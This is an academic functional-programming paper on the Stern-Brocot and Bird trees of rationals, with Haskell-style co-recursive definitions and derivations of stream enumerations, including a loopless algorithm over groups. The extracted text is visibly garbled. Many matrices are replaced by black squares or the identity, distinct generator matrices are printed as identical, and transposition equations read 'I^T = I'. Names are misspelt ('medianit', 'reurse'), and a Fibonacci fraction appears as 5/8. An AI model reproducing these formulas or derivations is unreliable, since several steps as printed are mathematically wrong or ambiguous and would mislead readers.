$$\mathbf{F}^n = \begin{pmatrix} F_{n-1} & F_n \\ F_n & F_{n+1} \end{pmatrix} \quad \mathbf{F}^n = \begin{pmatrix} F_{n+1} & F_n \\ F_n & F_{n-1} \end{pmatrix},$$

where  $F_n$  is the  $n$ th Fibonacci number with  $F_{-n} = (-1)^{n+1} * F_n$ .

**Exercise 3** Formalise the claim above. You may want to peek at Section 5 first, which introduces infinite lists. (Hint: define a function *spine*:: $\text{Tree } \alpha \rightarrow \text{Stream } \alpha$  that maps a tree on to its left or right spine.)




Fig. 3. The Stern-Brocot tree

#### 4 The Stern-Brocot tree

There are many ways to enumerate the positive rationals. Probably the oldest method was found around 1850 by the German mathematicians Eisenstein and Stern. It is deceptively simple: start with the two ‘boundary rationals’  $0/1$  and  $1/0$ , which are not included in the enumeration, and then repeatedly insert the mediant  $a+b/c+d$  between two adjacent rationals  $a/c$  and  $b/d$ .

Since the number of inserted rationals doubles with every step, the process can be pictured by an infinite binary tree, the so-called Stern-Brocot tree<sup>3</sup> (see Figure 3). Quite remarkably, each level shown is a permutation of the corresponding level of the Bird Tree. The purpose of this section is to verify this observation, which implies that the Bird Tree also contains every positive rational once.

Before we work out the relationship, let us turn the informal description of the Stern-Brocot tree into a program. This is most easily accomplished if we first construct a tree of intervals, represented by  $2 \times 2$  matrices, and then map the intervals to their mediants. The start interval is now  $\begin{pmatrix} 0 & 1 \\ 1 & 0 \end{pmatrix}$ ; the interval is updated as follows:

$$\begin{pmatrix} a & b \\ c & d \end{pmatrix} * \begin{pmatrix} \bullet & \bullet \\ \bullet & \bullet \end{pmatrix} = \begin{pmatrix} a & a+b \\ c & c+d \end{pmatrix} \leftarrow \begin{pmatrix} a & b \\ c & d \end{pmatrix} \mapsto \begin{pmatrix} a+b & b \\ c+d & d \end{pmatrix} = \begin{pmatrix} a & b \\ c & d \end{pmatrix} * \begin{pmatrix} \bullet & \bullet \\ \bullet & \bullet \end{pmatrix}.$$

The left bound of the left descendent is the original left bound; the right bound is the mediant of the two original bounds. Likewise for the right descendent.

So the verbal description corresponds to an iterative construction, in which the state is an interval. Using a derivation inverse to the one in the preceding section, we can turn the verbal description into a compact co-recursive definition:

```

map mediant (iterate (*■■) (*■■) F)
=   { fusion: I * F = F, F * ■ = ■ * F and F * ■■ = ■■ * F }
map mediant (map (*F) (iterate (*■■) (*■■) I))
=   { functor and mediant o (*F) = mediant }
map mediant (iterate (*■■) (*■■) I)

```

<sup>3</sup> The French clockmaker Brocot discovered the method around 1860, independently of Eisenstein and Stern.

$$\begin{aligned}
&= \{ \text{recursion-iteration lemma} \} \\
&\quad \text{map } \text{medianit } (\text{recurse } (\text{■}* \text{■}*) \text{ I}) \\
&= \{ \text{fusion: } \mathbf{I} * \mathbf{v} = \mathbf{v} \text{ and } (*\mathbf{v}) \circ (\mathbf{X}* \text{■}*) = (\mathbf{X}* \text{■}*) \circ (*\mathbf{v}) \} \\
&\quad \text{map } \text{rat } (\text{recurse } (\text{■}* \text{■}*) \text{ i}) \\
&= \{ \mathbf{F} * \text{■} * \mathbf{F} = \text{■} \} \\
&\quad \text{map } \text{rat } (\text{recurse } (\mathbf{F} * \text{■} * \mathbf{F}* \text{■}*) \text{ i}) \\
&= \{ \text{fusion: } \text{rat i} = 1, (4) \text{ and } (5) \} \\
&\quad \text{recurse } (\text{recip} \circ \text{succ} \circ \text{recip}) \text{ succ } 1.
\end{aligned}$$

If we unfold the definitions, we obtain the following co-recursive program:

$$\begin{aligned}
\text{stern-brocot} &:: \text{Tree Rational} \\
\text{stern-brocot} &= \text{Node } 1 (1 / (1 / \text{stern-brocot} + 1)) (\text{stern-brocot} + 1).
\end{aligned}$$

The definition is tantalisingly close to the definition of *bird*. As an aside, the derivation above also provides a formula for the bit-reversal permutation tree of *stern-brocot*, the so-called *Calkin-Wilf* or *Eisenstein-Stern* tree. We simply replace *recurse* by *iterate*, obtaining *iterate* (*recip*  $\circ$  *succ*  $\circ$  *recip*) *succ* 1.

We have already observed that *bird* and *stern-brocot* are level-wise permutations of each other. Looking a bit closer, we notice that the natural numbers are located on the right spine of the Stern-Brocot tree, whereas the Fibonacci fractions that approach the golden ratio  $\frac{1}{1}$ ,  $\frac{2}{1}$ ,  $\frac{3}{2}$ ,  $\frac{5}{3}$ ,  $\frac{5}{8}$ , etc. appear on a zigzag path. Recalling that it was the other way round in the Bird Tree, we conjecture

$$\text{odd-mirror bird} = \text{stern-brocot} \tag{6}$$

$$\text{odd-mirror stern-brocot} = \text{bird}, \tag{7}$$

where *odd-mirror* swaps the immediate subtrees of a node but only on odd levels:

$$\begin{aligned}
\text{even-mirror, odd-mirror} &:: \text{Tree } \alpha \rightarrow \text{Tree } \alpha \\
\text{odd-mirror } (\text{Node } a l r) &= \text{Node } a (\text{even-mirror } l) (\text{even-mirror } r) \\
\text{even-mirror } (\text{Node } a l r) &= \text{Node } a (\text{odd-mirror } r) (\text{odd-mirror } l).
\end{aligned}$$

Since *odd-mirror* and *even-mirror* are involutions, it suffices to prove one of the equations above; we pick the first one (6). Let us introduce some shortcuts so that the expressions still fit on one line: We abbreviate *map recip* by *r*, *map (recip o succ)* by *rs* and so forth. Furthermore, *e* is shorthand for *even-mirror bird* and likewise *o* for *odd-mirror bird*. Finally, we abbreviate *stern-brocot* by *sb*:

$$\begin{aligned}
&o \\
&= \{ \text{definition of } \text{bird} \text{ and definition of } \text{odd-mirror, naturality of } \text{even-mirror} \} \\
&\quad \text{Node } 1 (rs e) (sr e) \\
&= \{ \text{definition of } \text{bird} \text{ and definition of } \text{even-mirror, naturality of } \text{odd-mirror} \} \\
&\quad \text{Node } 1 (rs (\text{Node } 1 (sr o) (rs o))) (sr (\text{Node } 1 (sr o) (rs o))) \\
&= \{ \text{definition of } rs \text{ and } sr \} \\
&\quad \text{Node } 1 (\text{Node } ^1/2 (rssr o) (rsrs o)) (\text{Node } ^2/1 (srsr o) (srrs o))
\end{aligned}$$

$$\begin{aligned}
&\subset \{ x = \text{Node } 1 (\text{Node } 1/2 (rssr x) (rsrs x)) (\text{Node } 2/1 (srsr x) (srrs x)) \} \\
&\quad \text{Node } 1 (\text{Node } 1/2 (rssr sb) (rsrs sb)) (\text{Node } 2/1 (srsr sb) (srrs sb)) \\
&= \{ \text{recip is an involution: } rssr = rsrrsr \text{ and } srrs = ss \} \\
&\quad \text{Node } 1 (\text{Node } 1/2 (rsrrsr sb) (rsrs sb)) (\text{Node } 2/1 (srsr sb) (ss sb)) \\
&= \{ \text{definition of } rsr \text{ and definition of } s \} \\
&\quad \text{Node } 1 (rsr (\text{Node } 1 (rsr sb) (s sb))) (s (\text{Node } 1 (rsr sb) (s sb))) \\
&= \{ \text{definition of } sb \} \\
&\quad \text{Node } 1 (rsr sb) (s sb) \\
&= \{ \text{definition of } sb \} \\
&\quad sb.
\end{aligned}$$

## 5 Linearising the Stern-Brocot tree

Now, let us consider linearising the Bird Tree. As a warm-up exercise, this section demonstrates how to linearise the Stern-Brocot tree. This has been done several times before (Gibbons *et al.* 2006; Backhouse & Ferreira 2008), but we believe that the co-data framework is particularly suited to this task, so it is worthwhile to repeat the exercise. Technically, we aim to derive a *loopless algorithm* (Bird 2006) for enumerating the elements of *stern-brocot*. An enumeration is called *loopless* if the next element is computed from the previous one in constant time and, for this pearl, in constant space.

Since we have to transform an infinite tree into an infinite list, let us introduce a tailor-made co-datatype for the latter (Hinze 2008):

```

data Stream  $\alpha$  = Cons {head ::  $\alpha$ , tail :: Stream  $\alpha$ }  

infixr 5  $\prec$   

( $\prec$ ) ::  $\alpha \rightarrow \text{Stream } \alpha \rightarrow \text{Stream } \alpha$   

 $a \prec s = \text{Cons } a \ s.$ 

```

The type of streams is similar to Haskell's predefined type of lists, except that there is no empty list constructor, so we cannot form a finite list.

Like infinite trees, streams are an idiom, which means that we can effortlessly lift functions to streams:

```

instance Idiom Stream where  

pure  $a = s$  where  $s = a \prec s$   

 $s \diamond t = (\text{head } s) (\text{head } t) \prec (\text{tail } s) \diamond (\text{tail } t).$ 

```

Like infinite trees, streams can be built recursively or iteratively. We overload *recurse* and *iterate* to also denote the combinators on streams:

```

recurse :: ( $\alpha \rightarrow \alpha$ )  $\rightarrow$  ( $\alpha \rightarrow \text{Stream } \alpha$ )  

recurse  $f a = s$  where  $s = a \prec \text{map } f s$   

iterate :: ( $\alpha \rightarrow \alpha$ )  $\rightarrow$  ( $\alpha \rightarrow \text{Stream } \alpha$ )  

iterate  $f a = a \prec \text{iterate } f (f a).$ 

```

Unlike the tree combinators, *recurse* and *iterate* construct exactly the same stream: we have  $\text{recurse } f \ a = \text{iterate } f \ a$ .

**Exercise 4** Show that  $\text{iterate } f \ a$  satisfies the recursion equation of  $\text{recurse } f \ a$ . (Hint: Formulate a fusion law first.)

To convert a tree to a stream, we define a helper function that chops the root off a tree:

$$\begin{aligned} \text{stream} &:: \text{Tree } \alpha \rightarrow \text{Stream } \alpha \\ \text{stream } t &= \text{root } t \prec \text{stream} (\text{chop } t) \\ \text{chop} &:: \text{Tree } \alpha \rightarrow \text{Tree } \alpha \\ \text{chop } t &= \text{Node} (\text{root} (\text{left } t)) (\text{right } t) (\text{chop} (\text{left } t)). \end{aligned}$$

In a sense, *root* is the counterpart of *head* and *chop* is the counterpart of *tail*. Infinite trees and streams are both very regular structures, so it probably comes as little surprise that *stream* is an idiom isomorphism.

**Exercise 5** Show that ‘*stream*’ is an idiom isomorphism and that ‘*chop*’ is an idiom homomorphism.

Let’s have a closer look at the workings of *stream*: it outputs the elements of its argument tree level by level. However, since *chop* repeatedly swaps the left and the right subtree, each level is output in *bit-reversal permutation* order. In other words, *stream stern-brocot* actually linearises the Calkin-Wilf tree. We return to this point later on. The enumeration *stream t* is not loopless: to produce the next element, *stream t* takes time linear in the depth of the element in the tree and space proportional to the width of the current level. So turning *stream stern-brocot* into a loopless algorithm requires some effort.

As a first step towards this goal, let us disentangle *stern-brocot* into a tree of numerators and denominators. Given the specification

$$\text{num} \div \text{den} = \text{stern-brocot}, \quad (8)$$

where  $\div$  is lifted to trees, we reason as follows:

$$\begin{aligned} &\text{num} \div \text{den} \\ &= \{ \text{specification and definition of stern-brocot} \} \\ &\quad \text{Node} 1 (1 / (1 / (\text{num} \div \text{den}) + 1)) (\text{num} \div \text{den} + 1) \\ &= \{ \text{arithmetic} \} \\ &\quad \text{Node} (1 \div 1) (\text{num} \div (\text{num} + \text{den})) ((\text{num} + \text{den}) \div \text{den}) \\ &= \{ \text{definition of } \div \text{ lifted to trees} \} \\ &\quad (\text{Node} 1 \text{ num} (\text{num} + \text{den})) \div (\text{Node} 1 (\text{num} + \text{den}) \text{ den}). \end{aligned}$$

Thus, *num* and *den* defined by

$$\begin{aligned} \text{num} &= \text{Node} 1 \text{ num} (\text{num} + \text{den}) \\ \text{den} &= \text{Node} 1 (\text{num} + \text{den}) \text{ den} \end{aligned}$$

satisfy the specification. The two definitions are pleasingly symmetric; in fact, we have  $\text{den} = \text{chop num}$ . In other words, we can confine ourselves to linearising *den*; that is we

seek to express  $\text{chop } den$  in terms of  $den$  and possibly  $num$ . To see what we are aiming for, let us unroll  $\text{chop } den$ :

$$\text{chop } den = \text{Node } 2 \text{ den } (den + \text{chop } den).$$

This is almost the sum of  $num$  and  $den$ :

$$num + den - \text{chop } den = \text{Node } 0 (2 * num) (num + den - \text{chop } den).$$

The difference between  $num + den$  and  $\text{chop } den$  equals  $2 * x$ , where  $x$  is the solution of  $x = \text{Node } 0 num x$ . Have we made any progress? Somewhat surprisingly, the answer is yes. By a stroke of good luck, the unique solution  $x$  of the equation above is  $num \mathbf{mod} den$ , as a quick calculation shows:

$$\begin{aligned} & num \mathbf{mod} den \\ = & \quad \{ \text{definition of } num \text{ and definition of } den \} \\ & (\text{Node } 1 num (num + den)) \mathbf{mod} (\text{Node } 1 (num + den) den) \\ = & \quad \{ \text{definition of } \mathbf{mod} \text{ lifted to trees} \} \\ & \text{Node } (1 \mathbf{mod} 1) (num \mathbf{mod} (num + den)) ((num + den) \mathbf{mod} den) \\ = & \quad \{ \text{properties of } \mathbf{mod} \} \\ & \text{Node } 0 num (num \mathbf{mod} den). \end{aligned}$$

As an intermediate summary, we have derived

$$\begin{aligned} fusc &= 1 \prec fusc' \\ fusc' &= 1 \prec fusc + fusc' - 2 * (fusc \mathbf{mod} fusc'), \end{aligned}$$

where  $fusc = \text{stream } num$  is the stream of numerators and  $fusc' = \text{stream } den = \text{tail } fusc$  is the stream of denominators. (The name *fusc* is due to Dijkstra (1976).) Both streams are given by recursive definitions. It is a simple exercise to turn them into iterative definitions. Tupling  $fusc$  and  $fusc'$  using  $(*) = \text{zip } (,)$ , we obtain

$$\begin{aligned} & fusc \star fusc' \\ = & \quad \{ \text{definition of } fusc \text{ and definition of } fusc' \} \\ & (1 \prec fusc') \star (1 \prec fusc + fusc' - 2 * (fusc \mathbf{mod} fusc')) \\ = & \quad \{ \text{definition of } \star \text{ and definition of } \text{zip} \} \\ & (1, 1) \prec fusc' \star (fusc + fusc' - 2 * (fusc \mathbf{mod} fusc')) \\ = & \quad \{ \text{idioms, and introduce } step(n, d) = (d, n + d - 2 * (n \mathbf{mod} d)) \} \\ & (1, 1) \prec \text{map } step(fusc \star fusc'). \end{aligned}$$

Since  $\text{iterate } f a$  is the unique solution of the recursion equation  $x = a \prec \text{map } f x$ , we have  $fusc \star fusc' = \text{iterate } step(1, 1)$ . The following calculations summarise our findings:

$$\begin{aligned} & \text{stream stern-brocot} \\ = & \quad \{ \text{see above} \} \\ & \text{stream } (num \div den) \\ = & \quad \{ \text{stream is an idiom homomorphism} \} \end{aligned}$$

$$\begin{aligned}
& \text{stream } \text{num} \div \text{stream } \text{den} \\
= & \quad \{ \text{ see above } \} \\
& \text{fusc} \div \text{fusc}' \\
= & \quad \{ \text{ idioms, and introduce } \text{rat}'(n, d) = n \div d \} \\
& \text{map } \text{rat}'(\text{fusc} * \text{fusc}') \\
= & \quad \{ \text{ see above } \} \\
& \text{map } \text{rat}'(\text{iterate step}(1, 1)).
\end{aligned}$$

As a final step, we can additionally fuse *rat'* with *iterate*, employing the following formula:

$$1 / (\lfloor n \div d \rfloor + 1 - \{ n \div d \}) = d \div (n + d - 2 * (n \bmod d)).$$

Here,  $\lfloor r \rfloor$  denotes the integral part of  $r$  and  $\{r\}$  its fractional part, such that  $r = \lfloor r \rfloor + \{r\}$ . Continuing the calculation, we obtain

$$\begin{aligned}
& \{ \text{ fusion, and introduce } \text{next } r = 1 / (\lfloor r \rfloor + 1 - \{r\}) \} \\
& \text{iterate next 1}.
\end{aligned}$$

This intriguing algorithm is attributed to Newman (Aigner & Ziegler 2004); the formula for *step* is apparently due to Stay (Sloane, 2009; sequence A002487).

Can we derive a similar algorithm for *stream bird*? The answer is probably no. The next section explains why.

## 6 Linearising the Bird Tree and some others

Now that we have warmed up, let's become more ambitious: the goal of this section is to derive a *loopless algorithm* for enumerating the elements of the infinite tree  $ab = \text{reurse}(a \cdot) (b \cdot) \varepsilon$ , where  $a$  and  $b$  are elements of some given monoid. Unfortunately, we will not quite achieve our goal: the step function will run in *amortised* constant time, based on the assumption that the monoid operation ‘ $\cdot$ ’ runs in constant time. Or put differently, it will use a constant number of ‘ $\cdot$ ’ operations amortised over time.

Now, the call *stream ab* yields

$$\varepsilon \prec a \prec b \prec a \cdot a \prec b \cdot a \prec a \cdot b \prec b \cdot b \prec a \cdot a \cdot a \prec \dots$$

On the face of it, calculating the next element in *stream ab* corresponds to the binary increment:  $b^i \cdot a \cdot w$  becomes  $a^i \cdot b \cdot w$ , and  $b^i$  becomes  $a^{i+1}$ .

In contrast to the binary increment, we can't examine the elements, since we are not working with the free monoid — after all, the elements  $a$  and  $b$  could be functions. Of course, if we don't make any additional assumptions about the underlying structure, then we simply can't calculate the next from the previous element. In order to support incremental computations, we assume that each element has an inverse; that is we are working with a group rather than a monoid:

```

class (Monoid  $\alpha$ )  $\Rightarrow$  Group  $\alpha$  where
  inverse ::  $\alpha \rightarrow \alpha$ 
  ( $\wedge$ ) ::  $\alpha \rightarrow \text{Integer} \rightarrow \alpha$ .

```

The class *Group* additionally supports exponentiation, which we assume defaults to a logarithmic implementation. We abbreviate  $a^n$  by  $a^n$ ; in particular, *inverse*  $a = a^{-1}$ .

Now, to get from  $b^i \cdot a \cdot w$  to  $a^i \cdot b \cdot w$ , we simply pre-multiply the former element with  $(a^i \cdot b) \cdot (b^i \cdot a)^{-1}$ . If the current element is  $b^i$ , then we cannot reuse any information, and we compute  $a^{i+1}$  afresh. Still, there is no way to inspect the elements, so we have to maintain some information: the number  $i$  of leading  $bs$  and whether the current element contains only  $bs$ . It turns out that the calculations are slightly more attractive, if we maintain the number of leading  $as$  of the *next* element. Given this information, the next element can be computed as follows:

$$\begin{aligned} \langle c, i, x \rangle \mid c &= a^i \\ \mid \text{otherwise} &= a^i \cdot b \cdot a^{-1} \cdot b^{-i} \cdot x. \end{aligned}$$

The required pieces of information can be easily defined using infinite trees:

$$\begin{aligned} \text{rim} &= \text{Node True} (\text{pure False}) \text{ rim} \\ \text{carry}' &= \text{Node } 1\ 0 (1 + \text{carry}'). \end{aligned}$$

Abbreviating  $\text{map}(x \cdot) s$  by  $x \cdot s$ , we have  $ab = \text{Node } \varepsilon (a \cdot ab) (b \cdot ab)$ . Only the elements on the right spine of  $ab$  contain only  $bs$ . Consequently, *rim*'s right spine is labelled with *True*s, and all the other elements are *False*. To motivate the definition of *carry'*, let's unfold *chop ab*:

$$\begin{aligned} \text{chop } ab &= \{ \text{definition of } \text{chop} \} \\ &= \text{Node} (\text{root} (\text{left } ab)) (\text{right } ab) (\text{chop} (\text{left } ab)) \\ &= \{ \text{definition of } ab \} \\ &= \text{Node } a (b \cdot ab) (\text{chop} (a \cdot ab)) \\ &= \{ \text{chop is an idiom homomorphism} \} \\ &= \text{Node } a (b \cdot ab) (a \cdot \text{chop } ab). \end{aligned}$$

The root contains one leading  $a$ , the left subtree none and each element of the right subtree one more than the corresponding element in the entire tree. The definition of *carry'* exactly captures this description.

Lifting the ternary operation  $\langle -, -, - \rangle$  to infinite trees, we claim that  $\langle \text{rim}, \text{carry}', ab \rangle = \text{chop } ab$ . The proof makes essential use of the *shift* property

$$\langle c, i+1, x \rangle = a \cdot \langle c, i, b^{-1} \cdot x \rangle, \quad (9)$$

which expresses the straightforward fact that we can pull an  $a$  to the front if the next element has at least one leading  $a$ . Turning to the proof, we show that  $\langle \text{rim}, \text{carry}', ab \rangle$  satisfies the same recursion equation as *chop as*, namely  $x = \text{Node } a (b \cdot ab) (a \cdot x)$ :

$$\begin{aligned} \langle \text{rim}, \text{carry}', ab \rangle &= \{ \text{definition of } \text{rim, definition of } \text{carry}' \text{ and definition of } ab \} \\ &= \langle \text{Node True} (\text{pure False}) \text{ rim}, \text{Node } 1\ 0 (\text{carry}' + 1), \text{Node } \varepsilon (a \cdot ab) (b \cdot ab) \rangle \\ &= \{ \text{definition of } \langle -, -, - \rangle \text{ lifted to trees} \} \end{aligned}$$

$$\begin{aligned}
& \text{Node } \langle \text{True}, 1, \varepsilon \rangle \langle \text{pure False}, 0, a \cdot ab \rangle \langle \text{rim}, \text{carry}' + 1, b \cdot ab \rangle \\
= & \quad \{ \text{definition of } \langle -, -, - \rangle \text{ and (9)} \} \\
& \text{Node } a (b \cdot a^{-1} \cdot a \cdot ab) (a \cdot \langle \text{rim}, \text{carry}', b^{-1} \cdot b \cdot ab \rangle) \\
= & \quad \{ \text{inverses} \} \\
& \text{Node } a (b \cdot ab) (a \cdot \langle \text{rim}, \text{carry}', ab \rangle).
\end{aligned}$$

So we have reduced the problem of linearising  $ab$  to the problem of linearising  $\text{rim}$  and  $\text{carry}'$ . Are we any better off? Certainly,  $\text{rim}$  isn't difficult to enumerate, but what about  $\text{carry}'$ ? By a second stroke of good luck, there is an intriguing cross-connection to the Stern-Brocot tree:  $\text{carry}' = [\text{stern-brocot}] = [\text{num} / \text{den}] = \text{num} \mathbf{div} \text{den}$ . Here is the straightforward proof:

$$\begin{aligned}
& \text{num} \mathbf{div} \text{den} \\
= & \quad \{ \text{definition of num and definition of den} \} \\
& (\text{Node } 1 \text{ num } (\text{num} + \text{den})) \mathbf{div} (\text{Node } 1 (\text{num} + \text{den}) \text{ den}) \\
= & \quad \{ \text{definition of div lifted to trees} \} \\
& \text{Node } (1 \mathbf{div} 1) (\text{num} \mathbf{div} (\text{num} + \text{den})) ((\text{num} + \text{den}) \mathbf{div} \text{den}) \\
= & \quad \{ \text{definition of div and num} \geq 1 \leq \text{den} \} \\
& \text{Node } 1 0 ((\text{num} \mathbf{div} \text{den}) + 1).
\end{aligned}$$

**Exercise 6** Show that  $\text{rim} = \text{den} \mathrel{=:} 1$ , where  $\mathrel{=:}$  is equality lifted to trees, that is  $\mathrel{=:}$  has type  $(\text{Eq } \alpha) \Rightarrow \text{Tree } \alpha \rightarrow \text{Tree } \alpha \rightarrow \text{Tree Bool}$ .

In other words, we can reuse the results of the previous section to solve the more general problem of turning  $ab$  into a stream:

$$\begin{aligned}
& \text{stream } ab \\
= & \quad \{ \text{definition of stream} \} \\
& \text{root } ab \prec \text{stream } (\text{chop } ab) \\
= & \quad \{ \text{see above and Exercise 6} \} \\
& \varepsilon \prec \text{stream } \langle \text{den} \mathrel{=:} 1, \text{num} \mathbf{div} \text{den}, ab \rangle \\
= & \quad \{ \text{introduce } \otimes \text{ with } (n, d) \otimes x = \langle d \mathrel{=:} 1, n \mathbf{div} d, x \rangle \} \\
& \varepsilon \prec \text{stream } ((\text{num} \star \text{den}) \otimes ab) \\
= & \quad \{ \text{stream is an idiom homomorphism} \} \\
& \varepsilon \prec \text{stream } (\text{num} \star \text{den}) \otimes \text{stream } ab \\
= & \quad \{ \text{Section 5} \} \\
& \varepsilon \prec \text{iterate step } (1, 1) \otimes \text{stream } ab.
\end{aligned}$$

All that is left to do is to express  $\text{stream } ab = \varepsilon \prec \text{iterate step } (1, 1) \otimes \text{stream } ab$  as an iteration. This is easy to achieve using tupling. Let  $q = (1, 1)$ ; then

$$\begin{aligned}
& \text{iterate step } q \star \text{stream } ab \\
= & \quad \{ \text{definition of iterate and property of stream } ab \}
\end{aligned}$$

$$\begin{aligned}
& (q \prec \text{map step} (\text{iterate step } q)) \star (\varepsilon \prec \text{iterate step } q \otimes \text{stream } ab) \\
= & \quad \{ \text{definition of } \star \text{ and definition of } \text{zip} \} \\
& (q, \varepsilon) \prec \text{map step} (\text{iterate step } q) \star (\text{iterate step } q \otimes \text{stream } ab) \\
= & \quad \{ \text{idioms and introduce } \text{step}'(x, y) = (\text{step } x, x \otimes y) \} \\
& (q, \varepsilon) \prec \text{map step}' (\text{iterate step } q \star \text{stream } ab).
\end{aligned}$$

Recalling that  $\text{iterate } f e$  is the unique solution of the equation  $x = e \prec \text{map } f x$ , we have established that  $\text{iterate step } q \star \text{stream } ab = \text{iterate step}'(q, \varepsilon)$  and furthermore that  $\text{stream } ab = \text{map } \text{snd} (\text{iterate step}'(q, \varepsilon))$ .

The following definition summarises the derivation — we have additionally inlined the definitions and flattened the nested pair  $(q, \varepsilon)$  to a triple:

$$\begin{aligned}
\text{loopless} & :: (\text{Group } \alpha) \Rightarrow \alpha \rightarrow \alpha \rightarrow \text{Stream } \alpha \\
\text{loopless } a \ b & = \text{map } (\lambda(x, y, z) \rightarrow z) (\text{iterate step3 } (1, 1, \varepsilon)) \\
\text{where} \\
\text{step3 } (n, d, x) & = (d, n + d - 2 * m, x') \\
\text{where } (i, m) & = \text{divMod } n \ d \\
x' \mid d & = 1 \quad = a^i \\
& \mid \text{otherwise} = a^i \cdot b \cdot a^{-1} \cdot b^{-i} \cdot x.
\end{aligned}$$

Assuming that the operation ‘ $\cdot$ ’ has a constant running time, the function  $\text{step3}$  takes  $\Theta(\log \log(n+1))$  steps to produce the  $(n+1)$ st element from the  $n$ th element: the exponent  $i$  in the definition of  $\text{step3}$  is at most  $\lceil \lg(n+1) \rceil$ , and fast exponentiation uses at most  $2 \lceil \lg(i+1) - 1 \rceil$  multiplications. The *amortised running time* of  $\text{step3}$  would be, however, constant, even if exponentiation were implemented naively;  $\text{step3}$  would then perform the same number of steps as the binary increment.

Linearising the Bird Tree is now simply a matter of applying  $\text{loopless}$ . First of all, the set of all invertible square matrices forms a group, the so-called *general linear group*  $GL_n(\mathbb{R})$  — if the coefficients are drawn from  $\mathbb{R}$ . Since  $\begin{pmatrix} 0 & 1 \\ 1 & 0 \end{pmatrix}$  and  $\begin{pmatrix} 0 & -1 \\ -1 & 0 \end{pmatrix}$  have the determinant  $-1$ , they are both invertible in  $GL_2(\mathbb{Z})$ , and we have

$$\begin{aligned}
& \text{stream bird} \\
= & \quad \{ \text{Section 3} \} \\
& \text{stream } (\text{map } \text{median} (\text{recurse } (*\begin{pmatrix} 0 & 1 \\ 1 & 0 \end{pmatrix}) (\begin{pmatrix} 0 & -1 \\ -1 & 0 \end{pmatrix}) \mathbf{I})) \\
= & \quad \{ \text{stream is an idiom homomorphism} \} \\
& \text{map } \text{median} (\text{stream } (\text{recurse } (*\begin{pmatrix} 0 & 1 \\ 1 & 0 \end{pmatrix}) (\begin{pmatrix} 0 & -1 \\ -1 & 0 \end{pmatrix}) \mathbf{I})) \\
= & \quad \{ \text{see above} \} \\
& \text{map } \text{median} (\text{loopless } \begin{pmatrix} 0 & 1 \\ 1 & 0 \end{pmatrix} \begin{pmatrix} 0 & -1 \\ -1 & 0 \end{pmatrix}).
\end{aligned}$$

Done! Well, not quite: because of the way  $\text{stream}$  is defined, the program above actually enumerates the elements of the bit-reversal permutation tree of  $\text{bird}$ . We should really linearise  $\text{recurse } (*\begin{pmatrix} 0 & 1 \\ 1 & 0 \end{pmatrix}) (\begin{pmatrix} 0 & -1 \\ -1 & 0 \end{pmatrix}) \mathbf{I}$  instead of  $\text{recurse } (*\begin{pmatrix} 0 & 1 \\ 1 & 0 \end{pmatrix}) (\begin{pmatrix} 0 & -1 \\ -1 & 0 \end{pmatrix}) \mathbf{I}$ . Of course,  $\text{loopless}$  can be adapted to work with pre- instead of post-multiplications, but fortunately, there is a more modular approach. Using matrix transposition  $(-)^T$  we can put  $\text{recurse } (*\begin{pmatrix} 0 & 1 \\ 1 & 0 \end{pmatrix}) (\begin{pmatrix} 0 & -1 \\ -1 & 0 \end{pmatrix}) \mathbf{I}$  into

the required form:

$$\begin{aligned}
 & \text{stream} (\text{map} \text{ median} (\text{recurse} (*\mathbf{I}) (*\mathbf{I}^\top) \mathbf{I})) \\
 = & \quad \{ \mathbf{I}^\top = \mathbf{I}, \mathbf{I}^\top = \mathbf{I} \text{ and } \mathbf{I}^\top = \mathbf{I}^\top \} \\
 & \text{stream} (\text{map} \text{ median} (\text{recurse} (*\mathbf{I}^\top) (*\mathbf{I}^\top) \mathbf{I}^\top)) \\
 = & \quad \{ \text{fusion: } (\mathbf{X} * \mathbf{Y})^\top = \mathbf{Y}^\top * \mathbf{X}^\top \} \\
 & \text{stream} (\text{map} \text{ median} (\text{map transpose} (\text{recurse} (\mathbf{I} * \mathbf{I}^\top) (\mathbf{I} * \mathbf{I}^\top) \mathbf{I}))) \\
 = & \quad \{ \text{functor and see above} \} \\
 & \text{map} (\text{median} \circ \text{transpose}) (\text{loopless } \mathbf{I} * \mathbf{I}^\top).
 \end{aligned}$$

Can we improve the running time of the final program? If we managed to determine  $\mathbf{X}^i$  in constant time, then *loopless* could be turned into a true loopless algorithm. Recall the findings of Section 3:

$$\mathbf{I}^n = \begin{pmatrix} F_{n-1} & F_n \\ F_n & F_{n+1} \end{pmatrix} \quad \mathbf{I}^\top = \begin{pmatrix} 1 & 0 \\ n & 1 \end{pmatrix} \quad \mathbf{I}^\top = \begin{pmatrix} 1 & n \\ 0 & 1 \end{pmatrix} \quad \mathbf{I}^\top = \begin{pmatrix} F_{n+1} & F_n \\ F_n & F_{n-1} \end{pmatrix}.$$

The Stern-Brocot tree and the Calkin-Wilf tree can indeed be enumerated looplessly, as both involve only  $\mathbf{I}$  and  $\mathbf{I}^\top$  — Backhouse and Ferreira derive these special cases in (2008). However, since we can't compute the Fibonacci numbers in constant time, this doesn't work for the Bird Tree. Indeed, the fastest algorithm for computing  $F_n$  involves calculating  $\mathbf{I}^n$  using fast exponentiation.

### Acknowledgements

Thanks are due to Roland Backhouse, Jeremy Gibbons, Daniel James and Tom Harper for carefully proofreading a previous version of this paper. I am furthermore grateful to the anonymous referees for many helpful suggestions, in particular, for insisting on a roadmap. Finally, I would like to thank Richard for many years of inspiration and support.

### References

- Aigner, M. & Ziegler, G. M. (2004) *Proofs from THE BOOK*, 3rd edn. Springer-Verlag.
- Backhouse, R. & Ferreira, J. F. (2008) Recounting the rationals: Twice!, In *The 9th International Conference on Mathematics of Program Construction (MPC '08)*, Audebaud, P. & Paulin-Mohring, C. (eds), Lecture Notes in Computer Science, vol. 5133. Springer-Verlag, pp. 79–91.
